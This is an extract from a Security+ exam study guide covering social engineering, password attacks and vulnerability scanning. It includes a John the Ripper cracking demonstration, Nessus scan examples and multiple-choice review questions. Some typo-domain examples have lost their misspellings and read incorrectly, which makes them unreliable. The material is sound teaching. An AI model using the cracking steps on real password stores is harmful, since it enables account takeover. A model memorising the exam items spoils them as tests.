Like most social engineering techniques, one of the most common defenses against phishing of all types is awareness. Teaching staff members about phishing and how to recognize and respond to phishing attacks, and even staging periodic exercises, are all common means of decreasing the risk of successful phishing attacks. Technical means also exist, including filtering that helps prevent phishing using reputation tools, keyword and text pattern matching, and other technical methods of detecting likely phishing emails, calls, or texts.

Vishing

Vishing is phishing accomplished via voice or voicemail messages. Vishing attacks rely on phone calls to social-engineer targets into disclosing personal, financial, or other useful information, or to send funds. Common vishing scams include requests to help a relative or friend in another country, leading to wire fraud; various tax scams, particularly during tax season in the United States; threats of law enforcement action; and requests for a staff member to perform a task for a senior executive.

Like many social engineering efforts, vishing often relies on a sense of urgency, with an imminent threat or issue that needs to be resolved. Vishers may attempt to acquire personal information, and frequently

present themselves as authorities.

Smishing

Smishing relies on text messages as part of the phishing scam. Whereas other scams often rely on targets disclosing information via social engineering, smishing scams frequently attempt to get users to click on a link in a text message. The link may take them to a fake site to capture credentials, may attempt to infect the recipient's phone with malware, may request multifactor authentication (MFA) information like an SMS code, or could target some other information or action.

Smishing attacks rely on similar pretexts to many other phishing attacks with attempts to build trust or urgency, or to establish authority often included as part of the messages.

Misinformation and Disinformation

As cyberwarfare and traditional warfare have continued to cross over in deeper and more meaningful ways, online influence campaigns—which have traditionally focused on social media, email, and other online-centric mediums—have become common and have increasingly been used by governments and other groups as part of *misinformation* and *disinformation* campaigns. A very visible example was the influence campaigns targeting political campaigns that were a major topic in the U.S. 2016 and 2020 elections, resulting in a growing public awareness of the issue.

It can be a bit confusing distinguishing between misinformation and disinformation. Remember that misinformation is incorrect information, often resulting from getting facts wrong. Disinformation is incorrect, inaccurate, or outright false information that is intentionally provided to serve an individual or organization's goals.

Individuals and organizations conduct influence campaigns to turn public opinion in directions of their choosing. Even advertising campaigns can be considered a form of influence campaign, but in general, most influence campaigns in the context of the Security+ exam are associated with disinformation and misinformation campaigns.



Another term you may encounter in this context is “malinformation.” These three types of information are sometimes abbreviated as “MDM” or misinformation, disinformation, and malinformation. CISA provides a guide on them at www.cisa.gov/sites/default/files/publications/mdm-incident-response-guide_508.pdf.

The CISA recommends a five-step “TRUST” process to counter misinformation and disinformation campaigns:

1. Tell your story.
2. Ready your team.
3. Understand and assess MDM.
4. Strategize response.
5. Track outcomes.

Misinformation campaigns can appear quickly, and their source can be hard to identify. That means that organizations must monitor for misinformation and be ready to counter them using actions like those described in the TRUST model. The CISA's recommendations for preparedness include assessing the information environment, identifying vulnerabilities, fortifying communication channels, engaging in proactive communications, and developing an incident response plan.

Impersonation

Pretending to be someone else, or *impersonation*, is a key tool in a social engineer's toolkit, and like all of the other social engineering techniques we have discussed, it can be used for malicious purposes. Each of these techniques combines the willingness of the target or targets to believe the impersonator with the principles of social engineering to create a scenario where the social engineer will get the access, data, or other results they desire.

Identity fraud, or identity theft, is the use of someone else's identity. Although identity fraud is typically used for financial gain by malicious actors, identity fraud may be used as part of penetration tests or other security efforts as well. In fact, in some cases impersonation, where you act as if you are someone else, can be a limited form of identity fraud. In other cases, impersonation is less specific, and the social engineer or attacker who uses it may simply pretend to be a delivery driver or an employee of a service provider rather than claiming a specific identity.

Business Email Compromises

Business email compromise, often called BEC, relies on using apparently legitimate email addresses to conduct scams and other attacks. Common examples of this include invoice scams, gift card scams, data theft, and account compromise/account access attacks. As with other types of email-focused scams and attacks, there are multiple methods that may be used to create legitimate appearing email, including:

- Using compromised accounts
- Sending spoofed emails
- Using common fake but similar domain techniques
- Using malware or other tools

Microsoft provides a detailed writeup on BEC as part of their Security 101 at www.microsoft.com/en-us/security/business/security-101/what-is-business-email-compromise-bec.



You may sometimes find BEC called EAC, or email account compromise, a less specific term than business email compromise.

Mitigation methods for business email compromise commonly involve

multifactor authentication, awareness training, and policies that help to support appropriate use and behaviors.

Pretexting

Pretexting is the process of using a made-up scenario to justify why you are approaching an individual. Pretexting is often used as part of impersonation efforts to make the impersonator more believable. An aware target can ask questions or require verification that can help defeat pretexting and impersonation attacks. In many cases, simply making a verification call can defeat such attempts.

Watering Hole Attacks

Watering hole attacks use websites that targets frequent to attack them. These frequently visited sites act like a watering hole for animals and allow the attackers to stage an attack, knowing that the victims will visit the site. Once they know what site their targets will use, attackers can focus on compromising it, either by targeting the site or deploying malware through other means such as an advertising network.

Brand Impersonation

Another type of phishing attack is *brand impersonation* or brand spoofing. This common form of attack uses emails that are intended to appear to be from a legitimate brand, relying on name recognition and even using email templates used by the brand itself.

Brand impersonation is often used in attempts to get users to log into their existing accounts, particularly for stores and banks. They may also request payment, gather passwords or other sensitive information, or may simply have malware attached with instructions to access a file or run an executable.

As with scam email of all sorts the quality of brand impersonation email varies from email that is indistinguishable from legitimate messages to poorly constructed scams like the PayPal scam shown in [Figure 4.1](#).

C0NGRATULATIONS ****@gmail.com !

A.balance..OF **\$1000.00** Paypal gift card is waiting for you!
Paypal.Accountt

Thiss.TRANSACTION.may.Only.appear. On.your.AC0UNTT..afterr.
VALIDATE.your.info.



FIGURE 4.1 Brand impersonation email

Typosquatting

Typosquatters use misspelled and slightly off but similar to the legitimate site URLs to conduct *typosquatting* attacks. Typosquatters rely on the fact that people will mistype URLs and end up on their sites, thus driving ad traffic or even sometimes using the typo-based website to drive sales of similar but not legitimate products.



NOTE . Typosquatting is hard to prevent, but organizations often register the most common typos for their domains if they're concerned about it. You can see an example of this by visiting amazon.com, which redirects to Amazon.com!

A related form of attack is known as *pharming*. Unlike typosquatting, pharming relies either on changing a system's hosts file (which is the first reference a system checks when looking up DNS entries), or on active malware on the system that changes the system's DNS servers. A successful pharming attack using a hosts-file-based technique will modify a host's file and redirect unsuspecting victims to a lookalike site.

Password Attacks

Although social engineering is often used to acquire passwords or access, there are other ways to attack passwords as well. Everything from trying password after password in a brute-force attack, to technical attacks that leverage precomputed password hashes in lookup systems to check acquired password hashes against a known database, can help attackers and penetration testers attack passwords.

The Security+ exam focuses on two password-related attacks:

- *Brute-force attacks*, which iterate through passwords until they find one that works. Actual brute-force methods can be more complex than just using a list of passwords and often involve word lists that use common passwords, words specifically picked as likely to be used by the target, and modification rules to help account for complexity rules. Regardless of how elegant or well thought out their input is, in the end, brute force is simply a process that involves trying different variations until it succeeds.
- *Password spraying attacks* are a form of brute-force attack that attempts to use a single password or small set of passwords against many accounts. This approach can be particularly effective if you know that a target uses a specific default password or a set of passwords. For example, if you were going to attack a sports team's fan website, common chants for the fans, names of well-known players, and other common terms related to the team might be good candidates for a password spraying attack.
- *Dictionary attacks* are yet another form of brute-force attack that uses a list of words for their attempts. Commonly available brute-

force dictionaries exist, and tools like John the Ripper, a popular open source password cracking tool, have word lists (dictionaries) built in. Many penetration testers build their own custom dictionaries as part of their intelligence gathering and reconnaissance processes.

Exam Note

The SYO-701 Exam Outline focuses on just two types of password attacks: spraying and brute force. Dictionary attacks and the use of rainbow tables remain common as well, and help provide context for password attacks in general. We've included them here so you'll have the full picture—they just shouldn't show up on the exam.

Regardless of the password attack mechanism, an important differentiator between attack methods is whether they occur online, and thus against a live system that may have defenses in place, or if they are offline against a compromised or captured password store. If you can capture hashed passwords from a password store, tools like *rainbow tables* can be very useful and will typically be far faster than brute-force attacks. Rainbow tables are an easily searchable database of precomputed hashes using the same hashing methodology as the captured password file. Thus, if you captured a set of passwords that were hashed using MD5 you could use a pre-computed hash rainbow table to allow you to simply look up the hashed passwords.



If you're not familiar with the concept of hashing, now is a good time to review it. A *hash* is a one-way cryptographic function that takes an input and generates a unique and repeatable output from that input. No two inputs should ever generate the same hash, and a hash should not be reversible so that the original input can be derived from the hash. Of course hash collisions do

occur, which leads to new hashing algorithms being designed and used. Rainbow tables don't allow you to break hashes, but they brute-force the solution by using computational power to create a database where hashes and the value that created them can be looked up. You still aren't reversing the hash, but you are able to figure out what plain text leads to that hash being created!

If you have captured a password file, you can also use a password cracker against it. Password crackers like John the Ripper, shown in [Figure 4.2](#), attempt to crack passwords by trying brute-force and dictionary attacks against a variety of common password storage formats.

```
root@demo:~# john -format=raw-MD5 hash_example.hash
Using default input encoding: UTF-8
Loaded 22 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
)
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:28 3/3 0g/s 17903Kp/s 17903Kc/s 393882KC/s 1nhka3..1nhken
0g 0:00:01:05 3/3 0g/s 20204Kp/s 20204Kc/s 444495KC/s k1137hb..k1137hf
SPLOP      (?)
SOARAN      (?)
SW1284      (?)
SGRF1       (?)
```

FIGURE 4.2 John the Ripper



Learning how to use tools like John the Ripper can help you understand both password cracking and how passwords are stored. You can find a variety of exercises at <https://openwall.info/wiki/john/tutorials> that will get you started.

Password cracking tools like John the Ripper can also be used as password assessment tools. Some organizations continue to periodically test for weak and easily cracked passwords by using a password cracker on their password stores. In many cases, use of MFA

paired with password complexity requirements have largely replaced this assessment process, and that trend is likely to continue.

Of course, not every system is well maintained, and a penetration tester or attacker's favorite opportunity is finding plain-text or unencrypted passwords to acquire. Without some form of protection, passwords that are just maintained in a list can be easily acquired and reused by even the most casual of attackers. As noted earlier, using a strong password hashing mechanism, as well as techniques like using a salt and a pepper (additional data added to passwords before they are hashed, making it harder to use tools like rainbow tables) can help protect passwords. In fact, best practices for password storage don't rely on encryption; they rely on passwords never being stored and instead using a well-constructed password hash to verify passwords at login.



If you want to learn more about secure password storage, OWASP maintains a great cheat sheet at <https://cheatsheetseries.owasp.org/cheatsheets>Password Storage Cheat Sheet.html>.

Summary

Social engineering techniques focus on human reactions and psychology to gather information and to perform attacks against individuals and organizations. A broad range of human vectors are used to accomplish attackers' goals.

Security professionals need to be aware of how social engineering is leveraged in attacks like phishing, impersonation, misinformation and disinformation, and other efforts. Each technique has its own distinctive set of social engineering techniques and impacts that help make it unique. Test takers need to be familiar with phishing, vishing, business email compromise, pretexting, watering hole, brand impersonation, and typosquatting attacks as well as the broad

categories of phishing and impersonation, and misinformation.

Test takers need to be aware of brute-force password attacks that try repeatedly using a variety of usernames and passwords until they succeed. You'll also need to know about spraying, a type of brute-force attack that uses a list of usernames and common passwords to try to gain access to accounts.

Exam Essentials

Many techniques are used for social engineering. Many adversarial and security techniques rely on social engineering. Phishing and its related techniques of smishing and vishing seek to gain information using social engineering techniques. Misinformation and disinformation campaigns are used to change opinions and to shift narratives. Malicious actors will impersonate whomever they need to acquire information, to gain access or credentials, or to persuade individuals to take action. Pretexting is often used with impersonation to provide a believable reason for the action or request. Business email compromise and brand impersonation are both used to make malicious emails and other communications appear legitimate and thus more likely to fool targets into taking desired action. Watering hole attacks focus on sites that target frequently visit, while typosquatters rely on users who make typos while entering URLs.

Passwords can be acquired and cracked in many ways. Password attacks can be conducted both online against live systems and offline using captured password stores. Brute-force attacks like spraying and dictionary attacks as well as password cracking can recover passwords in many circumstances. Unencrypted or plain-text passwords and improper or unsecure storage methods like the use of MD5 hashes make attacks even easier for attackers who can access them.

Review Questions

1. Joseph receives an email notifying him that he needs to change

his password due to a recent account issue. He notices that the email links him to a website using the domain [amazon.com](#). What type of attack should he describe this as?

- A. Typosquatting
 - B. Phishing
 - C. Smishing
 - D. A watering hole attack
2. When you combine phishing with voicemail, it is known as:
- A. Whaling
 - B. Spoofing
 - C. Spooning
 - D. Vishing
3. While reviewing her logs, Michele notices that a remote system has attempted to log into her server via SSH using the username admin and a variety of passwords like “password” and “ninja.” What type of attack has Michele noticed?
- A. A brute-force attack
 - B. Shoulder surfing
 - C. An on-path attack
 - D. Pretexting
4. Joanna wants to detect password spraying attacks. What type of rule should she deploy through her security systems?
- A. Match attempts to log into many systems with the same username and password.
 - B. Match multiple attempts to log into the same user account using different passwords.
 - C. Match repeated use of the same password during failed login attempts for multiple usernames.
 - D. Match all attempts to use passwords with slight changes for

the same account.

5. One of the staff at Susan's organization has reported that a critical vendor has contacted them about an unpaid invoice. After Susan investigates, she discovers that the invoice was sent from an email account that was not typically a contact and that the invoice requested payment to a PayPal account. What type of social engineering attack has Susan most likely discovered?
 - A. Smishing
 - B. Business email compromise
 - C. Disinformation
 - D. Typosquatting
6. Selah infects the ads on a website that users from her target company frequently visit with malware as part of her penetration test. What technique has she used?
 - A. A watering hole attack
 - B. Vishing
 - C. Whaling
 - D. Typosquatting
7. Ben wants to determine if brute-force password attacks are being used against his company. What log information is least likely to be useful when working to detect brute-force attacks?
 - A. Source IP address or hostname
 - B. Failed login logs
 - C. The password that was used for each attempt
 - D. The geographic location of system being logged into
8. Melissa receives a call and the caller informs her a senior manager in her organization needs her to buy gift cards for an event that starts in an hour. The caller says that the senior leader forgot to get the cards, and that the event is critical to her organization. Melissa buys the cards and sends them to the Gmail address the

caller says that the senior leader needs them sent to. What type of attack has Melissa fallen for?

- A. Phishing
 - B. Pretexting
 - C. Business email compromise
 - D. Carding
9. Alaina wants to determine if a password spraying attack was used against her organization. Which of the following indicators would be most useful as part of her investigation?
- A. The time the login attempts happened
 - B. The passwords used for failed attempts
 - C. The source IP address of the attempts
 - D. The number of failed attempts for each user
10. Which of the following human vectors is primarily associated with nation-state actors?
- A. Misinformation campaigns
 - B. Watering hole attacks
 - C. Business email compromise
 - D. Password spraying
11. Nicole accidentally types www.smazon.com into her browser and discovers that she is directed to a different site loaded with ads and pop-ups. Which of the following is the most accurate description of the attack she has experienced?
- A. DNS hijacking
 - B. Pharming
 - C. Typosquatting
 - D. Hosts file compromise
12. Devon is a penetration tester and sets up malicious tools on his

target organization's primary internal website. What type of attack is he conducting?

- A. A misinformation campaign
 - B. A watering hole attack
 - C. A typosquatting attack
 - D. A disinformation campaign
13. Phishing emails sent pretending to be from a company that recipients are familiar with and likely to respond to is what type of attack?
- A. Phishing
 - B. Pharming
 - C. Brand impersonation
 - D. Pretexting
14. When a caller was recently directed to Amanda, who is a junior IT employee at her company, the caller informed her that they were the head of IT for her organization and that she needed to immediately disable the organization's firewall. After Amanda made the change, she discovered that the caller was not the head of IT, and that they were actually a penetration tester hired by her company. What social engineering attack best describes this?
- A. Smishing
 - B. Pretexting
 - C. Impersonation
 - D. Vishing
15. Fred is concerned about text message-based attacks. Which of the following attacks relies on text messages as its primary focus?
- A. Impersonation
 - B. Watering hole attacks
 - C. Smishing

- D. Business email compromise
16. Sharif notices that his authentication logs have many different usernames showing failed logins with the same password. What type of attack has he discovered?
- A. Credential harvesting
 - B. Impersonation
 - C. BEC
 - D. Spraying
17. Naomi receives a report of smishing. What type of attack should she be looking for?
- A. Compressed files in phishing
 - B. Text message-based phishing
 - C. Voicemail-based phishing
 - D. Server-based phishing
18. Jack's organization wants to prevent typosquatting. What option should he select to address this issue?
- A. Copyright the domain name
 - B. Purchase the most common typos for his organization's domain
 - C. Trademark the domain name
 - D. Disable typo resolution for the domain
19. Gwyne's company has been contacted by customers asking about a new social media account operating under the company's brand. The social media account is advertising cryptocurrency, which Gwyne's organization does not sell or work with. What type of attack best describes what Gwyne's organization has encountered?
- A. Impersonation
 - B. Brand impersonation

- C. Mis-branding
 - D. Crypto-phishing
20. Nation-state-driven social media campaigns about the trustworthiness of the U.S. election in 2016 are an example of what type of social engineering?
- A. Smishing
 - B. Pretexting
 - C. Disinformation
 - D. Spraying

Chapter 5

Security Assessment and Testing

THE COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

✓ Domain 4.0: Security Operations

- 4.3. Explain various activities associated with vulnerability management.
 - Identification methods (Vulnerability scan, Penetration testing, Responsible disclosure program, Bug bounty program, System/process audit)
 - Analysis (Confirmation, Prioritize, Common Vulnerability Scoring System (CVSS), Common Vulnerabilities and Exposures (CVE), Vulnerability classification, Exposure factor, Environmental variables, Industry/organizational impact, Risk tolerance)
 - Vulnerability response and remediation (Patching, Insurance, Segmentation, Compensating controls, Exceptions and exemptions)
 - Validation of remediation (Rescanning, Audit, Verification)
 - Reporting
- 4.4. Explain security alerting and monitoring concepts and tools.
 - Tools (Security Content Automation Protocol (SCAP), Vulnerability scanners)
- 4.8. Explain appropriate incident response activities.
 - Threat hunting

✓ Domain 5.0: Security Program Management and Oversight

- 5.3. Explain processes associated with third-party risk assessment and management.
 - Rules of engagement
- 5.5. Explain types and purposes of audits and assessments.
 - Attestation
 - Internal (Compliance, Audit committee, Self-assessments)
 - External (Regulatory, Examinations, Assessment, Independent third-party audit)
 - Penetration testing (Physical, Offensive, Defensive, Integrated, Known environment, Partially known environment, Unknown environment, Reconnaissance, Passive, Active)

Many security threats exist in today's cybersecurity landscape. In previous chapters, you've read about the threats posed by hackers with varying motivations, malicious code, and social engineering.

Cybersecurity professionals are responsible for building, operating, and maintaining security controls that protect against these threats. An important component of this maintenance is performing regular security assessment and testing to ensure that controls are operating properly and that the environment contains no exploitable vulnerabilities.

This chapter begins with a discussion of vulnerability management, including the design, scheduling, and interpretation of vulnerability scans. It then moves on to discuss penetration testing, an assessment tool that puts cybersecurity professionals in the role of attackers to test security controls. The chapter concludes with a discussion of cybersecurity exercises that may be used as part of an ongoing training and assessment program.

Vulnerability Management

Our technical environments are complex. We operate servers, endpoint systems, network devices, and many other components that each runs millions of lines of code and processes complex configurations. No matter how much we work to secure these systems, it is inevitable that they will contain vulnerabilities and that new vulnerabilities will arise on a regular basis.

Vulnerability management programs play a crucial role in identifying, prioritizing, and remediating vulnerabilities in our environments. They use *vulnerability scanning* to detect new vulnerabilities as they arise and then implement a remediation workflow that addresses the highest-priority vulnerabilities. Every organization should incorporate vulnerability management into their cybersecurity program.

Identifying Scan Targets

Once an organization decides that it wishes to conduct vulnerability scanning and determines which, if any, regulatory requirements apply to their scans, they move on to the more detailed phases of the planning process. The next step is to identify the systems that will be covered by the vulnerability scans. Some organizations choose to cover all systems in their scanning process, whereas others scan systems differently (or not at all) depending on the answers to many different questions, including:

- What is the data classification of the information stored, processed, or transmitted by the system?
- Is the system exposed to the Internet or other public or semipublic networks?
- What services are offered by the system?
- Is the system a production, test, or development system?

Organizations also use automated techniques to identify the systems that may be covered by a scan. Cybersecurity professionals use scanning tools to search the network for connected systems, whether they were previously known or unknown, and to build an *asset*

inventory. [Figure 5.1](#) shows an example of an asset map developed using the Qualys vulnerability scanner's asset inventory functionality.



FIGURE 5.1 Qualys asset map

Administrators may then supplement this inventory with additional information about the type of system and the information it handles. This information then helps make determinations about which systems are critical and which are noncritical. Asset inventory and *asset criticality* information helps guide decisions about the types of scans that are performed, the frequency of those scans, and the priority administrators should place on remediating vulnerabilities detected by the scan.

Determining Scan Frequency

Cybersecurity professionals depend on automation to help them perform their duties in an efficient, effective manner. Vulnerability scanning tools allow the automated scheduling of scans to take the burden off administrators. [Figure 5.2](#) shows an example of how these

scans might be configured in Tenable's Nessus product. Nessus was one of the first vulnerability scanners on the market and remains widely used today. Administrators may designate a schedule that meets their security, compliance, and business requirements.




FIGURE 5.2 Configuring a Nessus scan

Administrators should configure these scans to provide automated alerting when they detect new vulnerabilities. Many security teams configure their scans to produce automated email reports of scan results, such as the report shown in [Figure 5.3](#).

Many different factors influence how often an organization decides to conduct vulnerability scans against its systems:

- The organization's *risk appetite* is its willingness to tolerate risk within the environment. If an organization is extremely risk averse, it may choose to conduct scans more frequently to minimize the amount of time between when a vulnerability comes into existence and when it is detected by a scan.

The screenshot shows a Nessus Scan Report titled 'Nessus Scan Report' from Friday, October 18, 2019, at 23:25:11 EST. The report summary indicates that Nessus completed the scan of a 'BI Website'. It provides a link to view and edit the scan results. Below this, a 'Report Summary' section displays 'Plugins: Top 5' vulnerabilities, each with a severity level (Medium), plugin ID, and a brief description. The vulnerabilities listed are:

Severity	Plugin Id	Name
Medium	85582	Web Application Potentially Vulnerable to Clickjacking
Medium	33270	ASP.NET DEBUG Method Enabled
Medium	44136	CGI Generic Cookie Injection Scripting
Medium	49067	CGI Generic HTML Injections (quick test)
Medium	55903	CGI Generic XSS (extended patterns)

FIGURE 5.3 Sample Nessus scan report

- *Regulatory requirements*, such as those imposed by the Payment Card Industry Data Security Standard (PCI DSS) or the Federal Information Security Modernization Act (FISMA), may dictate a minimum frequency for vulnerability scans. These requirements may also come from corporate policies.
- *Technical constraints* may limit the frequency of scanning. For example, the scanning system may only be capable of performing a certain number of scans per day, and organizations may need to adjust scan frequency to ensure that all scans complete successfully.
- *Business constraints* may limit the organization from conducting resource-intensive vulnerability scans during periods of high business activity to avoid disruption of critical processes.
- *Licensing limitations* may curtail the bandwidth consumed by the scanner or the number of scans that may be conducted simultaneously.

Cybersecurity professionals must balance each of these considerations

when planning a vulnerability scanning program. It is usually wise to begin small and slowly expand the scope and frequency of vulnerability scans over time to avoid overwhelming the scanning infrastructure or enterprise systems.

Configuring Vulnerability Scans

Vulnerability management solutions provide administrators with the ability to configure many different parameters related to scans. In addition to scheduling automated scans and producing reports, administrators may customize the types of checks performed by the scanner, provide credentials to access target servers, install scanning agents on target servers, and conduct scans from a variety of network perspectives. It is important to conduct regular configuration reviews of vulnerability scanners to ensure that scan settings match current requirements.

Scan Sensitivity Levels

Cybersecurity professionals configuring vulnerability scans should pay careful attention to the configuration settings related to the scan sensitivity level. These settings determine the types of checks that the scanner will perform and should be customized to ensure that the scan meets its objectives while minimizing the possibility of disrupting the target environment.

Typically, administrators create a new scan by beginning with a template. This may be a template provided by the vulnerability management vendor and built into the product, such as the Nessus scan templates shown in [Figure 5.4](#), or it may be a custom-developed template created for use within the organization. As administrators create their own scan configurations, they should consider saving common configuration settings in templates to allow efficient reuse of their work, saving time and reducing errors when configuring future scans.




FIGURE 5.4 Nessus scan templates

Administrators may also improve the efficiency of their scans by configuring the specific plug-ins that will run during each scan. Each plug-in performs a check for a specific vulnerability, and these plug-ins are often grouped into families based on the operating system, application, or device that they involve. Disabling unnecessary plug-ins improves the speed of the scan by bypassing unnecessary checks and also may reduce the number of false positive results detected by the scanner.

For example, an organization that does not use the Amazon Linux operating system may choose to disable all checks related to Amazon Linux in their scanning template. [Figure 5.5](#) shows an example of disabling these plug-ins in Nessus.

Status	Plugin Family	Total	Status	Plugin Name	Plugin ID
ENABLED	AIX Local Security Checks	11287	DISABLED	Amazon Linux AMI : 389-ds-base (ALAS-2013-184)	69743
DISABLED	Amazon Linux Local Security Checks	760	DISABLED	Amazon Linux AMI : 389-ds-base (ALAS-2013-223)	70227
ENABLED	Backdoors	108	DISABLED	Amazon Linux AMI : 389-ds-base (ALAS-2013-255)	71395
ENABLED	CentOS Local Security Checks	2231	DISABLED	Amazon Linux AMI : 389-ds-base (ALAS-2014-311)	73230
ENABLED	CGI abuses	3514	DISABLED	Amazon Linux AMI : 389-ds-base (ALAS-2014-396)	78339
ENABLED	CGI abuses : XSS	630	DISABLED	Amazon Linux AMI : 389-ds-base (ALAS-2015-501)	82508
ENABLED	CISCO	756	DISABLED	Amazon Linux AMI : 389-ds-base (ALAS-2015-538)	83977

[Save](#) [Cancel](#)

FIGURE 5.5 Disabling unused plug-ins



Some plug-ins perform tests that may actually disrupt activity on a production system or, in the worst case, damage content on those systems. These *intrusive plug-ins* are a tricky situation. Administrators want to run these scans because they may identify problems that could be exploited by a malicious source. At the same time, cybersecurity professionals clearly don't want to *cause* problems on the organization's network and, as a result, may limit their scans to *nonintrusive plug-ins*.

One way around this problem is to maintain a test environment containing copies of the same systems running on the production network and running scans against those test systems first. If the scans detect problems in the test environment, administrators may correct the underlying causes on both test and production networks before running scans on the production network.

Supplementing Network Scans

Basic vulnerability scans run over a network, probing a system from a distance. This provides a realistic view of the system's security by

simulating what an attacker might see from another network vantage point. However, the firewalls, intrusion prevention systems, and other security controls that exist on the path between the scanner and the target server may affect the scan results, providing an inaccurate view of the server's security independent of those controls.

Additionally, many security vulnerabilities are difficult to confirm using only a remote scan. Vulnerability scans that run over the network may detect the possibility that a vulnerability exists but be unable to confirm it with confidence, causing a false positive result that requires time-consuming administrator investigation.

Modern vulnerability management solutions can supplement these remote scans with trusted information about server configurations. This information may be gathered in two ways. First, administrators can provide the scanner with credentials that allow the scanner to connect to the target server and retrieve configuration information. This information can then be used to determine whether a vulnerability exists, improving the scan's accuracy over noncredentialed alternatives. For example, if a vulnerability scan detects a potential issue that can be corrected by an operating system update, the credentialed scan can check whether the update is installed on the system before reporting a vulnerability.

[Figure 5.6](#) shows an example of the *credentialed scanning* options available within Qualys. Credentialed scans may access operating systems, databases, and applications, among other sources.

Authentication

Authentication enables the scanner to log into hosts at scan time to extend detection capabilities. See the online help to learn how to configure this option.

- Windows
- Unix/Cisco IOS
- Oracle
- Oracle Listener
- SNMP
- VMware
- DB2
- HTTP
- MySQL

FIGURE 5.6 Configuring credentialed scanning

Exam Note

Credentialed scans typically only retrieve information from target servers and do not make changes to the server itself. Therefore, administrators should enforce the principle of least privilege by providing the scanner with a read-only account on the server. This reduces the likelihood of a security incident related to the scanner's credentialed access.

As you prepare for the Security+ exam, be certain that you understand the differences between credentialed and noncredentialed scanning!

In addition to credentialed scanning, some scanners supplement the traditional *server-based scanning* approach to vulnerability scanning with a complementary *agent-based scanning* approach. In this approach, administrators install small software agents on each target server. These agents conduct scans of the server configuration, providing an “inside-out” vulnerability scan, and then report information back to the vulnerability management platform for analysis and reporting.



System administrators are typically wary of installing agents on the servers that they manage for fear that the agent will cause performance or stability issues. If you choose to use an agent-based approach to scanning, you should approach this concept conservatively, beginning with a small pilot deployment that builds confidence in the agent before proceeding with a more widespread deployment.

Scan Perspective

